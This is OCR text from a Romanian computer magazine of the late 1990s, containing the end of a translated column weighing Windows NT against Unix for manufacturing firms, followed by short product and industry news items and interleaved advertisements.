Şi astfel, ajungem la firma Claude Laval Corp., un producător de separatoare şi filtre din Fresno, California. Conform autorilor, Jimmy White, material manager transformat brusc în IS manager la firmă este „admirator al simplităţii NT". Conform aceloraşi autori, firma a implementat un sistem ERP de la DataWorks Corp., din San Diego. Jimmy, care este un tip plăcut şi amabil este citat şi afirmă: „configurarea de noi utilizatori, de noi imprimante este doar o treabă de selectare cu maus". Are dreptate, ca şi autorii. Ceea ce nu au spus ei în articol este că Jimmy nu are nici un fel de pregătire în informatică, este administrator de materiale şi un amator de calculatoare transformat în manager de sistem informatic. Articolul nu spune nici că firma a avut o reţea Novell mai înainte, reţea administrată de o firmă terţă. Aplicaţiile executate erau un fel de sistem de contabilitate, care nu avea funcţiuni de planificarea producţiei. Acum, firma dispune de treizeci de calculatoare şi au o aplicaţie de producţie care lucrează împreună cu aplicaţiile separat scrise anterior pentru firmă. Pentru NT, el dispune de cincizeci de licenţe, dar producţia are doar 32 deoarece acesta este numărul total al utilizatorilor din sistem. El a instalat BackOffice acum câteva săptămâni şi utilizează, în general, Word şi Excel. Ei au o soluţie completă Windows şi sistemul pare că merge bine. Nu au staţionări, nu au nici blocaje şi ce nu mai au? La o execuţie MRP ei sunt chiar în faza de încărcare şi desfăşurare a facturilor pentru materiale. Câţi utilizatori accesează serverul simultan? Toţi. El speră că vor putea face încărcarea datelor şi execuţie MRP în câteva luni, şi Jimmy mai speră că toate vor merge OK. Jimmy a fost de acord să-l mai sun peste câteva luni, să văd cum funcţionează sistemul, atunci când vor fi într-adevăr on-line. L-am întrebat câte blocaje a avut la instalările anterioare. Răspunsul a fost că nici unul şi că simţeau doar lipsa programului de producţie şi planificare, care nu erau disponibile în DOS. Firma n-a dorit să cumpere Unix, nu pentru că era mai scump, dar nu au dorit să aibă un departament de informatică pentru atât de puţini utilizatori. Şi singura alternativă în gama de preţ era aplicaţia NT mutată de pe Unix. Înainte să-i fi mulţumit şi să pun jos receptorul, m-am decis să încerc să-l întreb dacă mai cunoştea şi alte soluţii, în afară de cele de pe Unix sau NT. Răspunsul a fost un nu prompt. El a auzit de cuvântul W(ARP)..., dar nu avea nici o experienţă legată de el. Nu avea nici experienţă în administrare de sistem, nu ştia ce presupune acest lucru şi firma nu avea planuri în acest sens.

Următorul caz este tot din California, oh californieni! Basic American Foods, din Walnut Creek, este o sucursală a celui mai mare producător de cartofi şi fasole deshidratată din lume. Conform aceloraşi autori, „desfăşurarea sistemului ERP pentru sedii multiple a uşurat administrarea sistemului şi a mărit performanţele". Compania rula un VMS vechi şi atunci când Mike Case, noul manager al sistemului informatic a preluat sistemul, aveau un server Alpha cu disc de 8GB, peste 700Mb de RAM şi patru procesoare. Mike a fost şi el foarte amabil cu mine, dar în timpul convorbirii m-a bombardat tot timpul, amintindu-mi, atunci când întrebările erau prea directe, că este aşteptat la o şedinţă. Oricum, există 20 de servere NT la Basic American Foods şi majoritatea oferă servicii de fişiere şi tipărire, unele sunt folosite ca rezerve şi unul este un server de administrare. Ei utilizează produse Microsoft cu SQL de acum, dar caută o altă alternativă, deoarece doreau mai multă siguranţă şi posibilităţi de administrare mai bune. L-am întrebat dacă au în vedere TME 10 (Tivoli Management Environment). A dorit nişte detalii privind produsul, nu ştia că există. L-am întrebat de ce au ales NT? Mi-a spus că VMS era vechi, era timpul pentru o schimbare şi că nu exista nimic altceva utilizabil şi disponibil. Desigur, drăcuşorul din mine m-a îndemnat să-l întreb de Unix. Răspunsul a fost cel puţin curios. Mi-a spus că administrarea Unix ar fi pus probleme. A menţionat ceva despre administrarea aplicaţiilor de pe staţii. Nu am înţeles prea bine. A trecut peste subiect în mare viteză şi am presupus că un om foarte precis, atunci când începe să treacă rapid peste unele părţi din conversaţie, face acest lucru ca să

EUnet
Connecting Europe since 1982

Mai ieftin ca fax-ul,
Mai rapid ca DHL-ul!

Internet
TCP/IP

Cele mai moderne, ieftine
şi comode soluţii de
comunicaţii electronice
şi conectare la Internet,
de acum şi la dispoziţia
dumneavoastră!

EUnet Mail - Fax Delivery
New!

telnet
ftp
gopher
www

EUnet Romania SRL
Bd. Unirii 20, Bl. 5C, Et. 2,
Ap. 14, Sect. 4, Bucureşti

Modem: 410.1162, 8N1, Username: info, login: info,
Tel: 4100100, Fax:4103883, E-Mail: info@eunet.ro

evite jena. Aşa că l-am lăsat. Pe moment, au în jur de douăzeci de baze de date mici utilizate de angajaţii companiei pentru a face o bază de date mare, unică, folosită de întreaga companie. Majoritatea activităţii se referă la facturi de materiale. L-am întrebat şi despre viteza interogărilor şi răspunsul a fost din nou foarte pozitiv. Mi-a spus că, în unele momente, au peste 100 de utilizatori care accesează serverul. Nu mi-a spus dacă este vorba de acelaşi server, sau aceeaşi aplicaţie, şi, ştiind că este aşteptat la şedinţă, nu am vrut să pierd timpul cu întrebări inutile. Am găsit totuşi un mic detaliu. Baza de date finală fiind realizată acum, se va executa pe serverul de aplicaţii care este chiar vechiul server Alpha. Nu au rulat planificatorul încă, deoarece nu a sosit încă vremea, dar era încrezător că toate lucrurile se vor derula cu bine.

S-a întâmplat un lucru nostim, înainte de a-l suna pe Mike. Am primit Information Week, în care Cover Story povestea despre Microsoft, care măreşte preţul la versiunile NT pentru întreprinderi. Autorii nu-şi puteau da crezare ochilor(să fiu sincer, nici eu) şi pentru a-şi arăta mirarea, au tipărit preţul unei instalări NT cu ROŞU: 1.000.000,00$.

„Deci Mike“, am continuat,„ cum sunt preţurile la Microsoft?“. A râs, într-un fel, şi mi-a răspuns: „nu-mi pasă deocamdată, am încheiat deja târgul şi am toate lucrurile la locul lor. Peste cinci ani? Vom vedea atunci..“

Doamne, îmi place această atitudine la un om, mai ales dacă nu lucrează pentru mine. Sunt atât de trist că Microsoft a început să-şi arate adevărata faţă atât de repede. Dar acesta va fi subiectul unui alt articol, iar acum să rămânem la meritele lui NT. Va trebui să continui şi să sun alţi câţiva oameni întrebaţi în acest articol. Este foarte greu să-i găseşti pe aceşti oameni. Sunt tot timpul în mişcare. Sper că nu aleargă să rezolve urgenţele NT, deşi uneori mă întreb unde pot fi.

Unul din persoanele cu care aş fi dorit să vorbesc, şi am renunţat deoarece a fost imposibil să dau de el timp de şapte zile, lucrează pentru Forrester Research, o firmă de cercetare din Boston, care a făcut timp de şase luni interviuri cu profesionişti IS despre alegerea între Unix şi NT. M-a interesat foarte mult părerea lui, deoarece Forrester Research este o companie foarte credibilă care-şi face bine treaba. Aşa com am spus, nu l-am găsit, dar rezultatele sunt interesante. În puţine cuvinte ideea, pe care şi-a format-o autorul studiului Jon Olsik, este că profesioniştii adevăraţi nu se uită la NT cu aceeaşi candoare ca novicii. Unix există de peste 25 de ani şi a avut timp să se maturizeze şi să devină curat, iar atunci când se pune problema dezvoltării ulterioare, nici nu se compară cu NT. NT a făcut progrese interesante, dar încă nu poate fi considerat de încredere, dacă va putea fi vreodată, pentru aplicaţii vitale. Pe NT nu rulează încă aplicaţii pentru echipamente ATM şi unele bănci mondiale, care au investit în NT, au trebuit să renunţe, înainte de a oferi servicii on-line. Aceia care sunt pe punctul să facă schimbări de tehnologie şi au activităţi vitale nu vor aştepta să vadă ce va oferi NT peste câţiva ani.

Sunt într-adevăr mâhnit că nu am putut să vorbesc cu Mike Ehrenberg de la Marcam Corporation, o firmă de producţie din Newton, Mass., citat de autorii articolului. Comentariile lui mi-au părut într-adevăr interesante:„modelul de scalare pentru NT nu se bazează pe construirea de servere din ce în ce mai mari, cu harware specializat. În schimb, posibilitatea de scalare provine atât din capacitatea serverului cât şi din ciorchini de server care satisfac încărcarea. Acesta permite ca aplicaţii în trei treimi, executate pe NT, să fie scalabile în mod economic, prin adăugarea de servere de aplicaţii la ceea ce este de fapt hardware de larg consum“.

Nu am experienţă privitoare la reţele mari, realizate cu sisteme mainframe mini şi mari, dar bunul simţ mă pune pe gânduri. Sistemele mainframe de azi seamănă cu cele vechi doar prin numele lor, arhitectura lor este schimbată, începând de la dimensiuni şi terminând cu numărul de procesoare. Una dintre facilităţile utile ale sistemelor de azi este uşurinţa de lucru în mod multiprocesor, datorită mai multor procesoare ce pot fi în aceeaşi cutie. Din punctul de vedere al controlului şi administrării, îmi pare mai simplu să se lucreze cu o cutie ce execută mai multe aplicaţii, decât cu o mulţime de cutii server, care execută o singură aplicaţie. În plus, lucrul ca ciorchine este un subiect foarte important pentru servere, dar, în momentul de faţă, NT este renumit că nu oferă ciorchini. Wolf se lasă aşteptat de mult timp şi, cu excepţia faptului că este prezent zilnic în presă, marele public urmează doar să-l vadă. Aşa că, nu pot să înţeleg cum poate Mike vorbi de „utilizarea cu succes a lui NT în ciorchini“. Şi mai este un aspect. Este drept că hardul a trecut în categoria bunurilor de larg consum, adică hardul Intel, dar nu trebuie să uităm de sfatul lui Ben Franklin: „aveţi grijă de mărunţiş şi dolarii îşi vor purta singuri de grijă“. Indiferent de cât de ieftine vor fi cutiile server, dacă folosim zece sau douăzeci în loc de una, nu văd cum facem economii. Conform noii grile de preţuri Microsoft, un sistem de început pentru o întreprindere, cu două servere, care presupune existenţa a patru cutii şi patru seturi de soft, costă aproape la fel ca un server Unix cu o singură cutie RS/6000. Poate fi uşoară configurarea imprimantelor sub NT, dar nu ştiu cât de uşor va fi să întreţii patru softuri de pe patru cutii, care se pot transforma uşor în opt, din cauza sistemelor tolerante la defecte care se pot utiliza.

Chiar înainte să renunţ să mai sun la cei care au fost menţionaţi în articol, căci părea că nu mai am şanse de succes, am încercat să găsesc o altă persoană greu de găsit: Morty Mandel de la Bray Valve and Controls, din Huston, Texas. Ceea ce m-a atras a fost că firma utizila, de mai mulţi ani, un AS/400 pentru ERP. Dar a sosit timpul să se schimbe atât hardul cât şi softul. Marty Mondel, un absolvent proaspăt de la Texas Business School a ajutat implementarea tranziţiei. Compania are mai multe sedii care nu sunt legate în reţea, în acest moment. Sediul din Huston are în jur de o sută de utilizatori, din care cincizeci şi cinci sunt implicaţi în procesări ERP. Firma utilizează CA Unicenter şi pe lângă AS/400 mai are nouă servere NT. Pentru clienţi ei utilizează Windows 95. Administrarea reţelei se face de pe AS/400, datorită softului de calitate disponibil aici. Cu timpul, ei ar putea să schimbe softul de administrare, dar nici Morty nu ştia încă de Tivoli. Ştia totuşi de System View. Morty nu prea ştia OS/2 deşi originile NT îi erau cunoscute. Serverele

AUTOMEX

3900 Satu Mare Calea Traian 10/46
Tel:061-732600, 761845 Fax:061-761601

MULTIMEDIA AUTOMEX ROMANIA SRL
-CD CENTER-

Your best
MULTIMEDIA
partner

sunt utilizate pentru servicii de fişiere şi tipărire, şi se execută pe ele şi MRP. Cu toate că au cincizeci şi cinci de utilizatori, aceştia nu fac acces simultan. Baza de date principală este totuşi pe AS/400. Softul, Manufacturing Knowledge, este scris de o divizie de la Computer Associates şi este scris integral pentru NT. În ciuda faptului că este mulţumit cu NT, Morty este conştient de posibilităţile acestuia şi mi-a spus că, pentru un număr mai mare de utilizatori, ar putea exista probleme de eficienţă, viteză şi stabilitate a sistemului. Îi place NT, dar ştie că nu este pentru toată lumea. Compania este în curs de înlocuire a reţelelor Novell existente la un alt sediu, dar nu au planuri de intranet între sedii. Dacă va creşte capacitatea, cu mult peste cea prezentă, vor trebui să reconsidere strategiile. L-am întrebat pe Morty, ce crede despre Java. Mi-a spus că este frumos, dar pe moment este doar frumos şi nu vede părţi practice deocamdată. Părţile implicate îşi pierd timpul cu războiul dintre ei şi el nu vede nimic constructiv. Despre Network Computing? „ Interesant, dar nu văd beneficii pentru noi". Dar uşurinţa de control a reţelei, conlucrarea sistemelor de operare, maşini virtuale Java şi viaţa uşoară pentru administratori ?, am revenit.

„Toate acestea sunt frumoase, mi-a răspuns, dar orice vis este frumos şi trebuie multe pentru realizarea lui". Nu ştia de creşterile de preţ de la Microsoft şi nu se bucura.

A fost o conversaţie plăcută şi, după ce am discutat cu Morty, subit, mi-am amintit afirmaţia lui Jon Ortisk din articolul din Manufacturing Systems, despre gaşca de utilizatori conservatori Unix. Toţi oamenii cu care am vorbit până acum sunt tineri, absolvenţi proaspeţi de colegiu, dacă nu şi mai verzi, şi la început carieră. Nu toate companiile aveau departamente de informatică şi informaticieni de modă veche. Toţi aveau titulaturi sonore în cadrul firmei lor, dar modul lor de a vorbi şi de a rezolva problemele îi trădează. Ei sunt noua generaţie de profesionişti MIS, care adoră GUI, au o înţelegere total deplasată a sistemelor mainframe şi nu au mentalitatea mainframe. Ei se simt confortabil cu sistemele desktop, şi sunt mai mult pasionaţi dacât programatori instruiţi care sunt în stare să scrie o aplicaţie pornind de la zero. Majoritatea lor a crescut împreună cu calculatoarele şi vede diferit lucrurile. Ei se simt mai în siguranţă cu GUI de la NT decât cu plicticoasa linie de comandă Unix. Au fost educaţi să utilizeze soft gata, la cutie şi nu au trebuit să scrie un program pentru orice aplicaţie de care aveau nevoie. Ei sunt obişnuiţi să lucreze cu maus şi iconuri, şi găsesc calea naturală de a adăuga un utilizator în reţea prin selectarea pictogramei şi nu printr-o linie de comandă. Ei formează noul şi este prea devreme să vedem dacă şi viitorul. Când eram tineri, ne plăcea părul lung, nonconformismul şi totdeauna detestam sistemul politic existent. Când am crescut, am descoperit că viaţa pe Pământ a fost aceeaşi din totdeauna şi noi eram cei diferiţi, care parcurgeam faze. Acestă generaţie nouă trece prin faza descoperirilor acum şi se bucură de posibilităţi noi. Microsoft îi atrage acum şi văd în actuala nebunie după NT un semn al timpului prezent. Atunci când aceşti minunaţi manageri MIS vor avea gustul adevărat al vieţii, vor creşte spre poziţii mai complexe şi vor dobândi poate gradul de „gaşcă de conservatori Unix", şi vor vedea lucrurile în mod diferit. Dar atunci, Java va fi tot atât de obişnuit ca acum DOS şi mentalitatea lor se va schimba rapid. Acest lucru nu înseamnă că NT va dispare, dar va fi ascuns adânc sub Java, la fel ca şi Unix, OS/2 şi ca Mac.

Acum, se poate că mulţi cititori îmi vor reaminti ideile, dar este OK. Nu sunt profet ci încerc doar să interpretez faptele. Dacă am sau nu dreptate, doar viitorul va decide. Cred cu adevărat în arhitectura deschisă ca opusul celei închise şi cred sincer în colaborarea adevărată şi echilibru, nu în segmentare şi dictatură.

Microsoft a avut un adevărat noroc cu NT, dar noua grilă de preţ a apărut prea devreme şi cred că va declanşa un proces de evaluare. Când era ieftin, NT era interesant, când costă ca şi un SO stabil de pe piaţă, drăgălăşenia nu mai face impresie. Mă tem că noua generaţie de administratori de sisteme informatice va trebui să înveţe linia de comandă Unix, deoarece corporaţiile americane nu vor cheltui banii doriţi de Microsoft pentru performanţele oferite de produse. Mă bucur şi sunt dezamăgit de Microsoft că nu a putut juca jocul până la capăt. Dacă ar mai fi aşteptat puţin...

La urma urmei, ruşii ar fi fost musulmani azi, dacă cei care i-au condus şi au căutat o religie nu ar fi avut o atitudine aşa de liberală în privinţa femeilor şi băuturii. Biblia a câştigat, nu din cauza superiorităţii, ci din cauză că nu prevedea pedepse atât de aspre ca şi Koran-ul pentru cei care umblau după femei şi beau alcool. ■

Crinnon Harrison Forbes conduce companiile T&C Consulting and VP Operations for Piranha Business Systems. Locuieşte în Franklin (Wisconsin) şi poate fi contactat (în română sau engleză) prin e-mail la cforbes@ibm.net.

[Adaptare în limba română- *Darvas Attila*]

Castele în Spania?
numai cu plotterele din gama
HP DesignJet Plotters
VI LE POATE OFERI :
HEWLETT PACKARD
Authorised Wholesaler
CEL MAI NOU
5% Reducere în perioada "vacanţei"
August, Septembrie, Octombrie
GEMINI SP
PLUS IN QUALITY
Str. Vasile Conta Nr.9 bis Bucureşti 2
Tel/Fax: 210.85.65, 210.85.70

Ce-i nou

În această lună vă oferim informațiile de actualitate într-o nouă formă de prezentare

e-mail: Kratz@Felc.demon.co.uk

Drive MO de 640 MB de la Fujitsu

Cu introducerea lui DynaMO 640 Plus și a DynaMO 640 UNIVERSAL, Fujitsu prezintă două unități magneto-optice externe, cu un mediu reinscriptibil într-un format de 3,5 inci. Ambele oferă un spațiu de stocare de 640 MB care este de aproximativ trei ori capacitatea unităților anterioare de 230 MB.

Unitățile de 3,5 inci au fost acceptate de mult ca și un standard industrial. În prezent există zece companii majore care produc mediu de stocare MO pentru acest format de la 128MB la 640MB. Unul din avantajele majore ale mediului de stocare magneto-optic îl reprezintă securitatea datelor: mediul MO este extrem de durabil și rezistent la câmpuri magnetice puternice precum și la variații extreme de temperatură și umiditate. Această durabilitate asigură o integritate a datelor de cel puțin 30 de ani.

Pentru a crește capacitatea de stocare, Fujitsu a crescut viteza ambelor unități DynaMO 640 prin aplicarea noii tehnologii Direct-Overwrite (LIMDOW) care permite stocarea datelor într-un singur pas. Anterior, datele de pe un mediu MO trebuiau să fie șterse înainte ca noile date să poată fi scrise. Folosind noua metodă LIMDOW, DynaMO 640 atinge o rată de transfer de 10 Mbyte/secundă și un timp mediu de căutare de 30 milisecunde. Performanța este mult îmbunătățită de un buffer cache de 2Mbyte. În comparație, cele mai rapide unități CD-ROM transferă datele la o rată de 2,4 MB/secundă și au un timp mediu de căutare de mai mult de 100 milisecunde.

DynaMO 640 PLUS este dotat cu o interfață SCSI-2 pentru o instalare ușoară pe platformele PC și Apple Macintosh. Modelul DynaMO 640 UNIVERSAL poate fi conectat suplimentar la un Notebook folosind un adaptor Fujitsu și portul paralel.

Ambele modele MO sunt cu economizoare de energie; cu un „sleep mode“ în care consumul poate varia de la 8 wați la numai 1,7 wați atunci când unitatea nu este operațională. Compatibilitatea cu modelele anterioare este asigurată de asemenea: unitățile DynaMO 640 pot citi și scrie de/pe toate tipurile de medii MO de 3,5 inci fără nici o dificultate. **–Daniel Moldovan**

Rețele

Genesys - Oferte promoționale

Firma GENESYS a lansat pe perioada 20 iulie - 30 septembrie oferta promoțională pentru SITE-uri OnNET cu scopul promovării celei de-a 3-a generații de produse de conectivitate FTP.

Astfel, începând cu 20 iulie puteți beneficia de reduceri de prețuri la toate produsele FTP Software. De asemenea, aveți posibilitatea de-a beneficia de Upgrade Subscription, servicii de subscriere la versiunile noi apărute pe durata unui an. Upgrade-urile și versiunile noi se obțin gratuit (se plătește numai transportul produselor). Prețul end-user se obține înmulțind prețul de listă al produselor cu procentul specificat. Există trei variante:

a. INCENTIVE (15%): subscrierea este realizată la cumpărarea produselor sau se prelungește cea existentă.

b. REGULAR (25%): se aplică în cazul subscrierii după 180 de zile de la achiziționarea produselor.

c. RE-START (50%): se aplică în cazul subscrierii după 180 de zile de la achiziționarea produselor.

Revânzătorii beneficiază de același discount ca și în cazul produselor.

OFERTA PROMOȚIONALĂ VALABILĂ ÎN PERIOADA 20 IULIE - 30 SEPTEMBRIE

1. orice client care comandă un site-license OnNet 16 sau OnNet32 primește gratuit produsele:
- SecureClient, 1 user
- Network Access Suite (NAS), 1 user

2. Clienții care dețin un site PC/TCP pot trece la un site OnNet16, OnNet32 sau SecureClient+NAS și beneficia de Upgrade Subscription pe durata de 12 luni plătind numai 30% din valoarea noilor produse.

3. Clienții care dețin licențe ale altor produse bazate pe TCP/IP (ex. NetManage, PC-NFS, etc.) sau IPX/SPX (Novell) pot trece la un sit OnNet32, OnNet16 sau SecureClient+NAS plătind numai:

a. 27% din prețul produselor (fără Upgrade Subscription)

b. 40% din prețul produselor (cu Upgrade Subscription)


Detalii suplimentare la tel. (01) 6384944
sau prin e-mail:
info@genesys.ro;
iar pentru vânzări:
sales@genesys.ro.
http://www.genesys.ro.

Grafică

TGS lansează 3Space Publisher Interactive 3D Suite

Noul design al aplicațiilor de animație 3D ce compun suita soft permit crearea unei grafici 3D performante, afișarea rezultatelor într-o mulțime de formate, incluzând apleturi Java 3D, 3D ActiveX, imagini GIF animate, video screen savere-uri 3D. 3Space Publisher poate fi utilizat în combinație cu Microsoft Word, PowerPoint, FrontPage, aplicații editoare de HTML, programe pentru procesarea imaginilor. Pachetul soft cuprinde 3Space Publisher, 3Space Gallery, 3Space GIF Animator, 3Space HTML Helper și 3Space Screen Saver. Se poate importa conținut 3D din alte medii de lucru similare, cum ar fi AutoCAD, 3D Studio, Open Inventor VRML. TGS a făcut o demonstrație a acestui pachet soft la SISGRAPH '97.

(http://www.businesswire.com/cgi-bin/ts_headline.sh?/today/442833



http://www.fujitsu.de

Prețuri estimative între 1725 și 3200 DM.

Fujitsu a lansat noua serie (V) de imprimante cu laser compacte

Contribuind la succesul seriilor PrintPartner, firma Fujitsu oferă acum oficiilor patru imprimante cu laser noi, având o rezoluție de 600dpi. Aceste serii noi de imprimante (V) includ modelele 10V, 14V, 14AV și 14ADV care înlocuiesc vechile unități PrintPartner 10 și PrintPartner 14. Noile modele au avantaje clare față de seriile anterioare de imprimante prin performanța înaltă, buna ergonomie precum și prin costurile reduse de instalare și operare.

Rezoluția de tipărire este de 600x600 dpi care, prin tehnologia Enhanced Imaging a firmei Fujitsu, poate fi mărită la 2.400x600 dpi. Aceste imprimante ating viteze de 10 pagini pe minut (PrintPartner 10V) și 14 pagini pe minut (PrintPartner 14V, 14AV și 14ADV).

SUPORT SOFTWARE

O nouă caracteristică este software-ul de gestiune a tipăririi al firmei Lexmark, MarkVision. Acest software permite gestiunea de la distanță în rețea a imprimantei printr-un cablu de comunicare bidirecțional, permițând administratorilor de rețea configurarea acesteia. Emularea PCL5e se face în mod standard pentru toate modelele noi, permițând controlul imprimantei prin orice interfață software obișnuită. Acest emulator conține 45 de fonturi scalabile precum și setul de comenzi HPGL/2, ce permit imprimantei să comunice cu un ploter.

Față de setul standard de caractere, toate imprimantele Fujitsu suportă 13 limbi est europene. O opțiune pentru PrintPartner 10 și 10V este emulatorul postscript de nivel 2, dar oferta standard a modelelor 14AV și 14ADV înglobează acest emulator.

TEHNOLOGIE DE ULTIMĂ ORĂ

Rezervorul de hârtie al imprimantelor PrintPartner 10V și 14V poate stoca 250 de coli de hârtie, iar cel al modelelor 14AV și 14ADV maxim 500 de coli. Există de asemenea un suport pentru colectarea paginilor tipărite.

Toate aceste modele sunt furnizate împreună cu o interfață Centronics bidirecțională, ce poate fi extinsă pentru interfețele RS232, Local-Talk sau Ethernet. Datorită tehnologiei de gestiune a memoriei FM2 a firmei Fujitsu, noile serii V PrintPartner necesită doar 3MB de memorie pentru tipărirea unei pagini obișnuite la o rezoluție de 600 dpi. Există de asemenea o opțiune pentru extinderea memoriei, putându-se ajunge astfel la 67MB de memorie.

ERGONOMIE

Cu doar 38x39x25cm, PrintPartner 10V și 14V sunt cele mai mici imprimante din această clasă. Părțile componente ale acestora ce pot fi schimbate se integrează natural în întregul sistem și pot fi ușor reciclate. Toate modelele PrintPartner poartă emblema „Energy Star“ a Agenției pentru Protecția mediului.

–Mircea Sabău

S. O.

Microsoft a lansat a doua versiune beta a lui Windows 98

MICROSOFT a lansat a doua versiune beta a produsului Windows 98, aducând vești proaste pentru utilizatorii lui Windows 3.1 care doresc un upgrade la noua versiune. Aceștia vor trebui să aștepte mai mult decât utilizatorii lui Windows 95. Upgrade-ul pentru Windows 3.1 va veni cu câteva luni întârziere față ce cel pentru Windows 95. Noua versiune se găsește de vineri, 1.08.97 pe situl companiei și, aproximativ 15.000 de utilizatori vor putea descărca această versiune. Persoanele oficiale de la Microsoft au anunțat că va mai apărea cel puțin o versiune beta înainte de lansarea finală a lui Memphis.

http://www.infoworld.com /cgi-bin/displayStory.pl?97083 .ewin98.htm

LCD

Monitoarele LCD cu laser vor apărea în curând pe piață

Tehnologia PC de afișare a informațiilor nu s-a schimbat prea mult în ultimii ani, clasica tehnologie CRT bazată pe modul de funcționare al televiziunii fiind deja învechită. Însă o nouă tehnologie bazata pe laseri, prezentată de ADVANCED LASER TECHNOLOGIES va aduce schimbări radicale monitoarelor PC - ca să nu mai menționăm televizoarele și numeroase alte dispozitive. Numele produsului este Thinline, iar una din diferențele majore dintre el și tehnologiile LCD clasice este că poate fi redimensionat virtual la orice mărime. De asemenea, Thinline diferă de monitoarele PC existente prin faptul că se bazează pe o dioda laser în locul tubului catodic obișnuit și nu va radia energie electro-magnetică, ceea ce îl va oferi siguranță de folosire. Primele monitoare Thinline vor apărea la sfârșitul anului 1998.

http://www.infoworld.com /cgi-bin/displayStory.pl?97081 .elaser.htm

Comerț

Progressive Networks introduce facilități de comerț electronic în produsele sale


PROGRESSIVE NETWORKS va adăuga posibilitatea de autentificare a utilizatorului, precum și facilități de plată prin Internet produselor RealServer și RealPlayer 5.0, planificate pentru lansare în al treilea trimestru al acestui an. Compania va mai introduce și utilitare ce vor ușura publicarea de conținut multimedia pe Web. „Este timpul ca distribuitorii de softuri să se gândească la integrarea produselor lor cu soluții de comerț electronic" a susținut un analist multimedia de la Dataquest. Facilitățile de comerț pe Internet au fost solicitate de rețeaua de televiziune prin cablu ESPN din SUA, precum și de câtiva furnizori de conținut pornografic prin Internet, a afirmat managerul Paul Thelen de la Progressive Networks.

http://www.infoworld.com /cgi-bin/displayStory.pl?97081 .wprog.htm

E-mail

Qualcomm lansează pachetul Eudora Productivity Tool

Pachetul de administrare a poștei



Introducing the latest release of Eudora Pro with the Eudora Productivity Toolkit CD-Pack

Product Info
Secure your messages with PGP for Personal Privacy
Stay virus-free with McAfee VirusScan
Exchange smaller files with Aladdin StuffIt
View attachments with Verity KeyView Plus

electronice conține protecție împotriva virușilor, compresie de fișiere și utilitare de vizualizare a

mesajelor atașate. Pachetul de unelte poate fi adăugat versiunii curente 3.0.3 Eudora Pro, sau versiunilor anterioare ale softului client Pro. Pachetul include utilitare ce vor permite utilizatorilor să cripteze, decripteze și să semneze digital mesajele și atașările Eudora E-mail. De asemenea, pachetul include utilitarul VirusScan 3.0 al companiei McAfee Associates, folosit pentru detectarea, notificarea și eliminarea virușilor din fișierele atașate și Verify KeyView 5.1 Plug-in pentru vizualizarea și tipărirea fișierelor atașate în mai mult de 25 de formate. Ultima componentă a pachetului se numește StuffIt 4.0 Plug-In produs de Aladdin Systems, un utilitar de comprimare si decomprimare a fișierelor atașate ce va permite utilizatorilor schimbul de fișiere între sisteme Macintosh, Unix și PC.
http://www8.zdnet.com/pcweek/news/0728/31meud.html

Grafică

SGI împreună cu alte companii intenționează lansarea unor noi produse în cadrul expoziției Siggraph din L.A.

Tehnologiile grafice de pe Internet, softurile grafice 3D și noile stații de lucru vor constitui capetele de afiș așteptate săptămâna viitoare la show-ul SIGGRAPH din Los Angeles. Pentru a ușura trecerea graficii 3D și a tehnologiei video pe Internet, Silicon Graphics Inc. va anunța integrarea stației de lucru WebForce 2.0 cu softul Adobe Premiere 4.2 al companiei Adobe Systems și cu softul RealVideo 4.0 Server, produs de Progressive Network Inc. De asemenea, consorțiul VRML va anunța adoptarea pe scară largă a specificațiilor VRML 2.0, HP va demonstra facilitățile sistemului Visualise PixelFlow, iar Sense8 Corp. va prezenta un nou soft 3D numit Pangea.
http://www8.zdnet.com/pcweek/news/0728/01esigg.html

Agendă

Starfish oferă o nouă soluție de administrare a datelor personale

Începând cu 7 august, Starfish și Citizen Watch vor introduce Rolodex Electronic Express (REX), un dispozitiv ce va permite o administrare eficientă a informațiilor personale. Dispozitivul de 1.4 uncii, care poate memora mii de nume, întâlniri și comentarii, necesită un PC pentru introducerea datelor și dispune de un ecran LCD. Aplicația TrueSync permite transferul datelor de pe un PC pe dispozitivul REX. Dispozitivul poate rula 6 microaplicații proiectate de Starfish: calendarul, ora în funcție de regiunea de pe glob, căutare de adrese, comentarii și administrarea unei agende. REX poate funcționa timp de 6 luni cu două baterii de litiu (de tipul celor care se folosesc la ceasuri). Dispozitivul va putea fi cumpărat la prețul de 99$.
http://www.infoworld.com/cgi-bin/displayStory.pl?970731.wrex.htm

Starfish Software
TrueSync
Dataman Technology

Java

Sun achiziționează compania Diba Inc.

Achiziționarea de către SUN MICROSYSTEMS a companiei Diba Inc., poate crea în viitor probleme Microsoft-ului. Această mișcare va duce la afișarea logo-ului Java pe aproape toate produsele electronice posibile, de la prăjitoare de pâine până la televizoare și probabil jucării. Diba creează și licențiază tehnologii numite generic „dispozitive informaționale": telefoane și televizoare „inteligente", calculatoare specializate pentru bucătarii, săli de clasă și birouri. Diba nu creează aceste dispozitive, ci licențiază tehnologiile companiilor producătoare de bunuri electronice și ale furnizorilor de servicii. Sun caută un mijloc de a împinge Java in față, ca fiind limbajul de programare ce rulează pe aproape orice calculator, sau chiar orice dispozitiv digital „inteligent", de genul telefoanelor, televizoarelor sau jucăriilor. Această aspirație se lovește însă de telul companiei Microsoft de a face din sistemul de operare Windows CE „nucleul" oricărui produs electronic.
http://www8.zdnet.com/pcweek/news/0728/31esun.htm

Portabile

Toshiba reduce prețurile la portabile, desktopuri și monitoare

TOSHIBA AMERICA INFORMATION SYSTEM INC. a anunțat vineri 1 august că va reduce considerabil prețurile la calculatoarele portabile, monitoarele multimedia și la desktopuri. Toshiba va scădea prețurile la portabilele Tecra, Satellite Pro și Portege cu aproximativ 1.300$, iar la desktopurile Equium cu până la 620$. De asemenea, compania a anunțat că va reduce prețurile la monitoarele multimedia de 17" TekBright la 699$. Prețurile sunt valabile începând cu data de 4 august.
